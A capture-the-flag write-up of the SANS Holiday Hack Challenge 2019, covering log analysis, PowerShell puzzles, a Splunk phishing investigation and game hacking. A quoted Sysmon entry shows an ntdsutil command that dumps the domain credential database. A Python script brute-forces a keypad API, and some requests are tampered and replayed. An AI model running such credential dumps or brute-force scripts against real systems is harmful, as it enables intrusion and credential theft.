


The ELF Survival Guide

SANS Holiday Hack Challenge 2019

Miroslav Dimitrov

PUBLISHED BY PUBLISHELF

2019.KRINGLECON.COM

First printing, January 2020

This write-up is dedicated to my wife **Geri**
and our wonderful princess **Mariah**.

I love you with all my heart!

Contents

Part One

1. Prologue

They err who think Santa Claus enters through the chimney. He enters through the heart.

Charles W. Howard

1.1 The Railway Station

Dear Elf, welcome to the ELF university. First, you need to chat a little bit with the white-bearded fella. You will unlock the **Objective 0**, as well as unlocking **Narrative 1/10**. So, let's go to the Quad!

Whose grounds these are, I think I know
His home is in the North Pole though
He will not mind me traipsing here
To watch his students learn and grow

myself

1.2 The Quad and Objective 0

Talking with Santa will complete Objective 0. Furthermore, **Narrative 2/10** is unlocked. Well, well, well ... we are almost there! Let's go and find those missing Turtle Doves!

Some other folk might stop and sneer
"Two turtle doves, this man did rear?"
I'll find the birds, come push or shove
Objectives given: I'll soon clear

myself

1.3 The Turtle Doves and Objective 1

It's the right time to look around and meet your colleagues. In the meantime, pay attention for turtle doves. Going to the North, at the Student Union, near the fireplace, you will find Michael and Jane (the two turtle doves). Clicking on them will complete **Objective 1** and unlock **Narrative 3/10**. Hoot, hoot!

> Upon discov'ring each white dove,
> The subject of much campus love,
> I find the challenges are more
> Than one can count on woolen glove.
>
> *myself*

1.4 The Unredacted Threatening Document and Objective 2

Someone sent a threatening letter to Elf University.
What is the first word in ALL CAPS in the subject line of the letter?
Please find the letter in the Quad.

The threatening letter is to be found to the North West of the Quad (see the next page for a reference). The text of interest is hidden! However, we can still copy the text to the clipboard by just selecting it with the cursor. The recovered letter in plain is to follow:

> Date: February 28, 2019
>
> To the Administration, Faculty, and Staff of Elf University 17 Christmas Tree Lane North Pole
>
> From: A Concerned and Aggrieved Character
>
> Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters... OR ELSE!
>
> Attention All Elf University Personnel,
>
> It remains a constant source of frustration that Elf University and the entire operation at the North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE you to consider lending your considerable resources and expertise in providing merriment, cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical characters.
>
> For centuries, we have expressed our frustration at your lack of willingness to spread your cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine holidays and mythical characters that need your direct support year-round.
>
> If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.
>
> Sincerely,
>
> –A Concerned and Aggrieved Character


So, the answer is **DEMAND**.

Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Attention All Elf University Personnel,



If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

1.5 The Windows Log Analysis and Objective 3

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out.

Let's go to Bushy Evergreen. There is a little bug here – entering the train station will sometimes pops up a message that you have unlocked **Narrative 4/10**. Anyway, talk to Bushy Evergreen and help him with the text editor challenge. A hint is unlocked: <Ed Is The Standard Text Editor>.

The challenge is to exit **ed**. This is pretty straightforward. Just type **q**. When completed, we unlock two hints about the **DeepBlueCLI** tool. Links urls can be found <here> and <here>.

When downloading the windows logs (**Security.evtx**) we can open them with the Event Viewer application. Each event ID is strictly related to some specific event. For example see Table 1.1.

Table 1.1: Event IDs example

ID	event
4624	An account was successfully logged on
4625	An account failed to log on
4626	User/Device claims information
4627	Group membership information
4634	An account was logged off

Having this in mind, we are looking for an event 4624. When sorting the event log via column **Event ID** we found about 16 such events. One of those events is about user **supatree**, which is the answer for this objective.

1.6 The Windows Log Analysis and Objective 4

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.

Let's go to SugarPlum Mary. We need to help him figure out what is wrong with the **ls** command in his computer.

ELF codeblock 1.1

```
elf@ca3a4efee37b:~$ which ls
/usr/local/bin/ls
```

Let's look for some other working instance of ls:

ELF codeblock 1.2

```
elf@ca3a4efee37b:~$ locate ls | head -n 2
/bin/false
/bin/ls
```

Let's try with /bin/ls

ELF codeblock 1.3

```
elf@ca3a4efee37b:~$ /bin/ls
' '   rejected-elfu-logos.txt
Loading, please wait......



You did it! Congratulations!
```

Hooray! We did it, so we hurriedly go to SugarPlum Mary. Oh, in case you are curious about the **rejected-elfu-logos.txt** content, here it is:

ELF codeblock 1.4

```
elf@ca3a4efee37b:~$ cat rejected-elfu-logos.txt
       _
      / \
      \_/
      / \
     /   \
    /     |
   /      |
  /        \
 _/_________|_
 (___________)

Get Elfed at ElfU!

  ()
  |\__/------\
  \__________/
  Walk a Mile in an elf's shoes
  Take a course at ElfU!

  ____\()/____
  |     ||     |
  |     ||     |
  |====||====|
  |     ||     |
  |     ||     |
  ------------
Be present in class
Fight, win, kick some grinch!elf@ca3a4efee37b:~$
```

We received two precious hints regarding Sysmon <here> and Event Query Language <here>.

However, let's just open the json file with some text editor and look for **lsass.exe**. It can be found in just one event with timestamp **132186398356220000**. The next event in the json log is a command invoking **ntdsutil**.

ELF codeblock 1.5

```
{
 "command_line": "ntdsutil.exe  \"ac i ntds\"
 ifm \"create full c:\\hive\" q q",
 "event_type": "process",
 "logon_id": 999,
 "parent_process_name": "cmd.exe",
 "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
 "pid": 3556,
 "ppid": 3440,
 "process_name": "ntdsutil.exe",
 "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
 "subtype": "create",
 "timestamp": 132186398470300000,
 "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
 "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
 "user": "NT AUTHORITY\\SYSTEM",
 "user_domain": "NT AUTHORITY",
 "user_name": "SYSTEM"
}
```

So, the answer is **ntdsutil**!

1.7 The Network Log Analysis and Objective 5

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.

Let's go to Sparkle Redberry. We need to help him to calibrate his laser. We are given a cool SANS PowerShell cheat sheet which can be found <here>. When we enter the terminal we are soluted with the following message:

> Elf University Student Research Terminal - Christmas Cheer Laser Project
>
> ---
>
> The research department at Elf University is currently working on a top-secret Laser which shoots laser beams of Christmas cheer at a range of hundreds of miles. The student research team was successfully able to tweak the laser to JUST the right settings to achieve 5 Mega-Jollies per liter of laser output. Unfortunately, someone broke into the research terminal, changed the laser settings through the Web API and left a note behind at /home/callingcard.txt. Read the calling card and follow the clues to find the correct laser Settings. Apply these correct settings to the laser using it's Web API to achieve laser output of 5 Mega-Jollies per liter.
>
> Use (Invoke-WebRequest -Uri http://localhost:1225/).RawContent for more info.

Hm, let's go and read the mentioned file:

ELF codeblock 1.6

```
PS /home/elf> Get-Content /home/callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
```

Oh, some riddles are awaiting us in the PowerShell history. We can reveal it by using **Get-History** command.

ELF codeblock 1.7

```
Id CommandLine
-- -----------
 1 Get-Help -Name Get-Process
 2 Get-Help -Name Get-*
 3 Set-ExecutionPolicy Unrestricted
 4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
 5 Get-Service | Export-CSV c:\service.csv
 6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
 7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
 8 Get-EventLog -Log "Application"
 9 I have many name=value variables that I share to applications system
   wide. At a command I w...
```

We notice several hints. First, the value of angle property of the laser is 65.5. Second, the sentence with Id 9 is omitted. However, we can recover it by extending the width of the output with the following pipe **Get-History | out-string -Width 160** to recover the whole sentence: **I have many name=value variables that I share to applications system wide. At a command I will reveal my secrets once you Get my Child Items**.

So, we need to find out what are the variables shared system wide:

ELF codeblock 1.8

```
PS /home/elf> Get-PSProvider -PSProvider Environment

Name                 Capabilities                 Drives
----                 ------------                 ------
Environment          ShouldProcess                {Env}

PS /home/elf> Get-ChildItem -Path Env:\

Name                           Value
----                           -----
<omitted>
<omitted>
PWD                            /home/elf
RESOURCE_ID                    <omitted>
riddle                         Squeezed and compressed
```

```
I am hidden away. Expan...
<omitted>
```

Let's again expand the variable with name riddle: **Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the newest of all**. This task requires a little bit more sophisticated piping. Let's go:

ELF codeblock 1.9

```
Get-ChildItem -Path "/etc" -r | sort LastWriteTime | select FullName
```

We can see that the file we are looking for is **/etc/apt/archive**. Let's extract it to somewhere we have permission to write files:

ELF codeblock 1.10

```
Expand-Archive /etc/apt/archive -DestinationPath /home/elf/test
```

A folder refraction holding two files is extracted – **riddle** and **runme.elf**. The riddle file is holding a plain text. Let's inspect it:

> Very shallow am I in the depths of your elf home. You can find my entity by using my md5 identity:
>
> 25520151A320B5B0D21561F92C8F6224

We will come back to this file later. The .elf file is a linux binary executable. Let's get it and inspect it in a sandbox virtual machine. We can directly launch it from this machine, since it's linux based, but we should be caution. Let's use **file.io** to upload the file to.

ELF codeblock 1.11

```
$wc = New-Object System.Net.WebClient
$uri="https://file.io"
$uploadPath="/home/elf/test/refraction/runme.elf"
$resp = $wc.UploadFile($uri,$uploadPath)
```

The $resp variable is an array of integers. To recover the ascii message with the file URI we need a little bit Python parsing:

ELF codeblock 1.12

```
Q = resp.replace('\n', ',')
tokens = Q.split(',')
print ''.join([chr(int(x)) for x in tokens])
```

So, we can analyze the file in an environment of our choice. Let's see what we have:

ELF codeblock 1.13

```
M@M:~/D$ file runme.elf
runme.elf: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
    linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, <
    omitted>
```

It is dynamically linked. When we run it we got **refraction?val=1.867**, so the value of the refraction is 1.867! Now, let's go back and do some Pipe-Fu in order to recover the file having the aforementioned MD5 sum. There is a **depth** folder inside the **home** directory. So, we need to crawl through all files, calculate their MD5 sum and the compare it to the provided sum. We init the following command from the **depth** folder:

ELF codeblock 1.14

```
Get-ChildItem -File -r | Select-Object FullName | ForEach-Object { Get-
    FileHash -Algorithm md5 $_.FullName } | Where-Object { $_.Hash -match
    "25520151A320B5B0D21561F92C8F6224" } | Select-Object Path
/home/elf/depths/produce/thhy5hll.txt
```

There is such file indeed... Let's see it:

> temperature?val=-33.5
>
> I am one of many thousand similar txt's contained within the deepest of /home-/elf/depths. Finding me will give you the most strength but doing so will require Piping all the FullName's to Sort Length.

OK, we just got the temperature value. Cool! Now, we need to find the file, nested in depths, which posses the longest FullName:

ELF codeblock 1.15

```
Get-ChildItem -Recurse | % { $_.FullName } | sort { $_.length }
```

The name of the file is: **0jhj5xz6.txt**. Let's see it:

> Get process information to include Username identification. Stop Process to show me you're skilled and in this order they must be killed:
>
> bushy alabaster minty holly
>
> Do this for me and then you /shall/see .

Roger that! We can see those processes of the machine by using the command **Get-Process -IncludeUserName**. There are four processes **sleep**. We kill all of them by following the sequence declared in the riddle by using the **Stop-Process -id** command. Finally, we inspect the existence of the file with **Get-Content /shall/see**:

> Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing will be in the Properties of the lonely unique event Id.

Oh, my, this challenge is endless...

ELF codeblock 1.16

```
PS /home/elf> Get-ChildItem -Path "/etc" -Filter *.xml -r

    Directory: /etc/systemd/system/timers.target.wants

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-r---          11/18/19   7:53 PM       10006962 EventLog.xml
```

Ok, we have found the event log. Now, let's see the first, for example, 10 lines of it:

ELF codeblock 1.17

```
Get-Content ./EventLog.xml | select -First 10
<Objs Version="1.1.0.1" xmlns=<omitted>>
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Diagnostics.Eventing.Reader.EventLogRecord</T>
      <T>System.Diagnostics.Eventing.Reader.EventRecord</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord
    </ToString>
    <Props>
      <I32 N="Id">3</I32>
```

Aha! We were looking for **Props.I32** child. However, **Props** is a parent of other **I32** properties as well. We need to parse only those **I32** properties with attribute **N="Id"**.

ELF codeblock 1.18

```
cd /etc/systemd/system/timers.target.wants
[xml]$xml = Get-Content EventLog.xml
$xml.Objs.Obj.Props.I32 | Where-Object { $_.N -match "^Id" } | Group-Object
    -Property InnerText

Count Name      Group
----- ----      -----
    1 1         {I32}
   39 2         {I32, I32, I32, I32...}
  179 3         {I32, I32, I32, I32...}
    2 4         {I32, I32}
  905 5         {I32, I32, I32, I32...}
   98 6         {I32, I32, I32, I32...}
```

There is only one (unique) Object with **I32 N="Id"** inner text 1. Let's grab it!

ELF codeblock 1.19

```
$ok = $xml.Objs.Obj | Where-Object { $_.Props.I32.N -match "^Id" } | Where-
    Object { $_.Props.I32.InnerText -eq 1 }
```

```
$ok.InnerXml
```

Finally, we analyze the result to find the following interesting field:

ELF codeblock 1.20

```
<S N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c "`
    $correct_gases_postbody = @{`n    O=6`n    H=7`n    He=3`n    N=4`n
    Ne=22`n Ar=11`n    Xe=10`n    F=20`n    Kr=8`n    Rn=9`n} `n"</S>
```

The variable name **correct_gases_postbody** sounds really nice! Well, we are ready to launch the parameters to the laser api. However, we need to see the documentation of the API first:

ELF codeblock 1.21

```
<html>
<body>
<pre>
-----------------------------------------------------------
Christmas Cheer Laser Project Web API
-----------------------------------------------------------
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off

Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output

Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0

Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10

Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1

Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
-----------------------------------------------------------
</pre>
</body>
</html>
```

Don't forget to turn on the laser! Let's prepare our API queries and hope not to blow up the university ...

ELF codeblock 1.22

```
(Invoke-WebRequest http://localhost:1225/api/off).RawContent
(Invoke-WebRequest http://localhost:1225/api/on).RawContent
```

```
(Invoke-WebRequest http://localhost:1225/api/refraction?val=1.867).
    RawContent
(Invoke-WebRequest http://localhost:1225/api/temperature?val=-33.5).
    RawContent
(Invoke-WebRequest http://localhost:1225/api/angle?val=65.5).RawContent
(Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method POST -Body "O
    =6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9").RawContent
(Invoke-WebRequest http://127.0.0.1:1225/api/output).RawContent

Success! - 6.81 Mega-Jollies of Laser Output Reached
```

We have finished the challenge and got a hint about **RITA** – an open source framework for network traffic analysis. It can be found <here>. Let's download the **Zeek logs** and uncompress them. Then we open the **index.html** to enter the RITA interface. We choose **ELFU** as the individual database and then navigate to **Beacons**. The rows are sorted by their first column - **Score**, a value between 0 and 1. Score values closer to 1 defines beaconing behavior.

The first row is: **0.998 192.168.134.130 144.202.46.214**. The malware-infected system ip address is **192.168.134.130**, which is the correct answer. Thanks RITA!

1.8 The Splunk and Objective 6

Hey, we have completed the first 5 objectives. Nice work! Let's go to Santa and aware him. Doing this will unlock 7 more objectives. Let's get started with objective 6.

> Access https://splunk.elfu.org/ as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.

Oh, not Laboratory again. Argh...

Let's go to Prof. Banas. In fact, he give us some more information about the Splunk challenge, but nothing noticeable. Thank God the laser is still working!

We log in in the Splunk with the provided credentials. We need to answer 7 questions plus one final question. First, chat a little bit with the fellows blinking with red dots. They provide valuable information!

1.8.1 What is the short host name of Professor Banas' computer?

From the chat we have already gathered the hostname of Prof. Bans - **sweetums**.

1.8.2 What is the name of the sensitive file that was likely accessed and copied by the attacker?

There are a lot of events with EventCode=4103. PowerShell was really busy. We can see that the attacker was looking for documents with substring **Santa** inside. Finally, in RecordNumber=417616 he found the one he needed.

ELF codeblock 1.23

```
ParameterBinding(Format-List): name="InputObject";
value="C:\Users\cbanas\Documents\
Naughty_and_Nice_2019_draft.txt
:1:Carl, you know there's no one I trust more than you to help.
```

```
Can you have a look at this draft
Naughty and Nice list for 2019
and let me know your thoughts? -Santa"
```

1.8.3 What is the fully-qualified domain name(FQDN) of the command and control(C2) server?

This one is pretty easy, because the search query achieving this is provided by Alice Bluebird chat conversation. The query is as follows: **index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3**. We just open the first event and analyze the **dest** (or **dest_host**) fields. The IP address is **144.202.46.214** and the FQDN is **144.202.46.214.vultr.com**.

1.8.4 What document is involved with launching the malicious PowerShell code?

Again, we have some major help from the chat conversation. Let's highlight some parts of it:

> Let's investigate where all this PowerShell originated.
>
> We'd like to determine the process ID or process GUID associated with these PowerShell logs, but that information is not included in the events we have.
>
> First off, flip the results of that last search so the oldest event is at the top.
>
> Look at the Time column in your search results. If you click on the date/timestamp from that first event, you can specify a time window. Accept the default of +/- five seconds and click apply. Then remove the sourcetype search term and also remove the '| reverse' and re-run the search.
>
> Try to find a process ID of interest. Sysmon events are good for that. You should be able to find two different process IDs from Sysmon events in that time window...
>
> You need to uncover what launched those processes.
>
> You're looking for a "document" that appears to be involved with kicking off all this PowerShell.

Following the hints provided we analyze the events close to the aforementioned Sysmon events. It appears that an email was downloaded with a zip file named **Buttercups_HOL404_assignment.zip**. The professor extracted the file inside: **19th Century Holiday Cheer Assignment.docm** and opened it. It contains a macro, which successfully infected the computer.

1.8.5 How many unique email addresses were used to send Holiday Cheer essays to Professor Banas?

Again, some important fragments from the conversation:

> Yes. You've heard of stoQ right?
>
> Well, it's the coolest open source security tool you've probably never heard of.
>
> It's an automation framework that we use to analyze all email messages at Elf U. Check out the stoQ project home page. Oh and here are slides from a talk on stoQ from the SANS DFIR Summit a few years back.
>
> stoQ output is in JSON format, and we store that in our log management platform. It allows you to run powerful searches. Check out those strange-looking field names like

results.workers.smtp.subject. That's how JSON data looks in our search system, and stoQ events are made up of some fairly deeply nested JSON. Just keep that in mind.

All assignment submissions must be made via email and must have the subject 'Holiday Cheer Assignment Submission'. Remember email addresses are not case sensitive so don't double-count them!

That is a really nice tool to have in your toolset. We just make the following query to get all the **21** unique emails:

ELF codeblock 1.24

```
index=main sourcetype=stoq "results{}.workers.smtp.from"!="Carl Banas <Carl.
    Banas@faculty.elfu.org>" | table  results{}.workers.smtp.from as src
```

1.8.6 What was the password for the zip archive that contained the suspicious file?

We have stoQ, we have all the emails, let's read the malicious email!

ELF codeblock 1.25

```
professor banas, i have completed my assignment. please open the attached
    zip file with password 123456789 and then open the word document to view
     it. you will have to click "enable editing" then "enable content" to
    see it. this was a fun assignment. i hope you like it! --bradly
    buttercups
```

1.8.7 What email address did the suspicious file come from?

Well, we have some friendly fire: **bradly.buttercups@eifu.org**

1.8.8 What was the message for Kent that the adversary embedded in this attack?

Finally, we are going to use the file server. First, we need to recover the zip file, so let's go back to plain Splunk. By searching the email in Splunk we have 2 events - one email from the attacker to the professor and another one with the professor feedback. By the way, I am curious about the professor grade:

ELF codeblock 1.26

```
Bradly,

I opened your assignment (which was not easy, by the way) and it seems you
    have not only not included an image per the instructions, but your
    assignment is identical to another student's assignment.

This means your grade will be 0/100.
```

Oh, that hurts. Anyway, let's find out the zip file. The other event holds the FQDN of the copied files. Let's open the first XML found:

Cleaned for your safety. Happy Holidays!

> In the real world, This would have been a wonderful artifact for you to investigate, but it had malware in it of course so it's not posted here. Fear not! The core.xml file that was a component of this original macro-enabled Word doc is still in this File Archive thanks to stoQ. Find it and you will be a happy elf :-)

Oh, we are looking for **core.xml**. It can be found in **f/f/1/e/a/**.

ELF codeblock 1.27

```
<dc:title>Holiday Cheer Assignment</dc:title>
<dc:subject>19th Century Cheer</dc:subject>
<dc:creator>Bradly Buttercups</dc:creator>
<cp:keywords/><dc:description>
Kent you are so unfair. And we were going to make you the king of the Winter
    Carnival.</dc:description>
<cp:lastModifiedBy>Tim Edwards</cp:lastModifiedBy>
```


1.9 The Steam Tunnels and Objective 7

Hey, we finally escaped from the Laboratory! Let's go to the Steam Tunnels!

> Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.

Let's go near the entrance to the Dormitory. LoL, frosty keypad! Talk to Tangle Coalbox to supply you with some hints about the used code.

> One digit is repeated once, it's prime, and you can see which keys were used.



We can see that the digits used are 1,3 and 7 (they are a little bit unfrosted). Since only one digit is repeated once, it means the number is formed of 4 digits. However, if 1 is repeated, the total sum of the number will be $1+1+3+7=12$, so it will be dividable by 3, i.e. not prime. The same argument is valid for 7: $7+7+1+3=18$. So, the digits of the required number are $[3,3,1,7]$.

We can manually test the several remaining combinations to unlock the door. However, let's make a little bit warm up for the upcoming challenges. It's time to unleash the Python!

We will use two handy libraries. The urllib2 library for Python 2, so we can make automated queries to the challenge API and the itertools library to generate all possible combinations from 3 to 9. We can easily extract the API syntax by inspecting the Network tab found in the Google Chrome browser Developer Tools. Don't forget to include the **resourceId**! The Python script doesn't take under consideration the hints. After few seconds the door is unlocked. The message we acquired, as well as the used Python script are given in the following codeblocks.

ELF codeblock 1.28

```
{ "success":true,"resourceId":"eb22e669-9522-4a78-9804-d4996b2535e9",
"hash":"e34e3e447465764a820f537b8342f73b2f40cc9896a82d0b9d982fb13203079f",
"message":"Valid Code!" }
```

Here goes the Python script. Oh, btw, the code is **7331**.

ELF codeblock 1.29

```
import urllib2
import itertools

x = [1,3,7]

for r in range(3,9):
 for comb in itertools.product(x, repeat=r):
  probe = ''.join([str(x) for x in comb])
  response = urllib2.urlopen('https://keypad.elfu.org/checkpass.php?i=' +
      str(probe) + '&resourceId=eb22e669-9522-4a78-9804-d4996b2535e9')
  html = response.read()
  print probe, html
  if 'false' not in html:
   kk = raw_input("ELF!")
```

Ok, we enter the Dorms. Let's go and talk with Minty Candycane. He need some help with some retro game. Hint is provided as well <here>. The API GET requests are visible when playing the game in EASY mode. The goal is to cover the distance of 8000 miles. The GET requests are:

ELF codeblock 1.30

```
difficulty=0&distance=0&money=5000&pace=0&curmonth=7&curday=1&reindeer=2&
    runners=2&ammo=100&meds=20
&food=400&name0=Kendra&health0=100&cond0=0&causeofdeath0=&deathday0=0&
    deathmonth0=0&name1=Evie
&health1=100&cond1=0&causeofdeath1=&deathday1=0&deathmonth1=0&name2=Jane&
    health2=100&cond2=0
&causeofdeath2=&deathday2=0&deathmonth2=0&name3=Evie&health3=100&cond3=0&
    causeofdeath3=&deathday3=0&deathmonth3=0
```

Let's modify the distance value to 8000.

ELF codeblock 1.31

```
Your party has succeeded!

Kendra is happier than an elf in a toy shop!
Evie is over the moon!
Jane is happier than an elf in a toy shop!
Evie is ecstatic!
Date completed: 2 July
Reindeer remaining: 2
```

```
Money remaining: 5000
Scoring:

4 surviving party members X 1000 = 4000 points
2 reindeer X 400 = 800 points
5000 money left X 1 = 5000 points
Journey completed on 2 July: 176 days before Christmas X 50
= 8800 points
Total score: (4000 + 800 + 5000 + 8800)
X 1 Easy multiplier = 18600!
Verification hash: 2e668469748566b41e9dffbafc04f67b
```

We share our victory with Minty and he provides us with few hints. Our goal is to enter the Steam Tunnels. However, we need to pick a lock in order to open the entrance. Minty provided us with one excellent tutorial <here>, as well as some key crafting sheets <here>. However, the most important hint about the key is ***Sometimes you can find it in the Network tab of the browser console***.

Before going and play with the key grinder, let's try to beat the game in medium difficulty! This time the GET responses are missing, but we can still easily beat the game by using POST messages. By inspecting the **Network** section in **Google Chrome Developer Tools** we can see that the application is making the POST messages to https://trail.elfu.org/trail/.

We can right click on the request and perform a **Copy to cURL**. Then, we can use our favorite console to fire the event (with destination value tampered). Here we go:

ELF codeblock 1.32

```
Your party has succeeded!

Ryan is over the moon!
Evie is overjoyed!
Evie is happier than an elf in a toy shop!
Savvy is filled with Christmas cheer!
Date completed: 2 August
Reindeer remaining: 2
Money remaining: 3000
Scoring:

4 surviving party members X 1000 = 4000 points
2 reindeer X 400 = 800 points
3000 money left X 1 = 3000 points
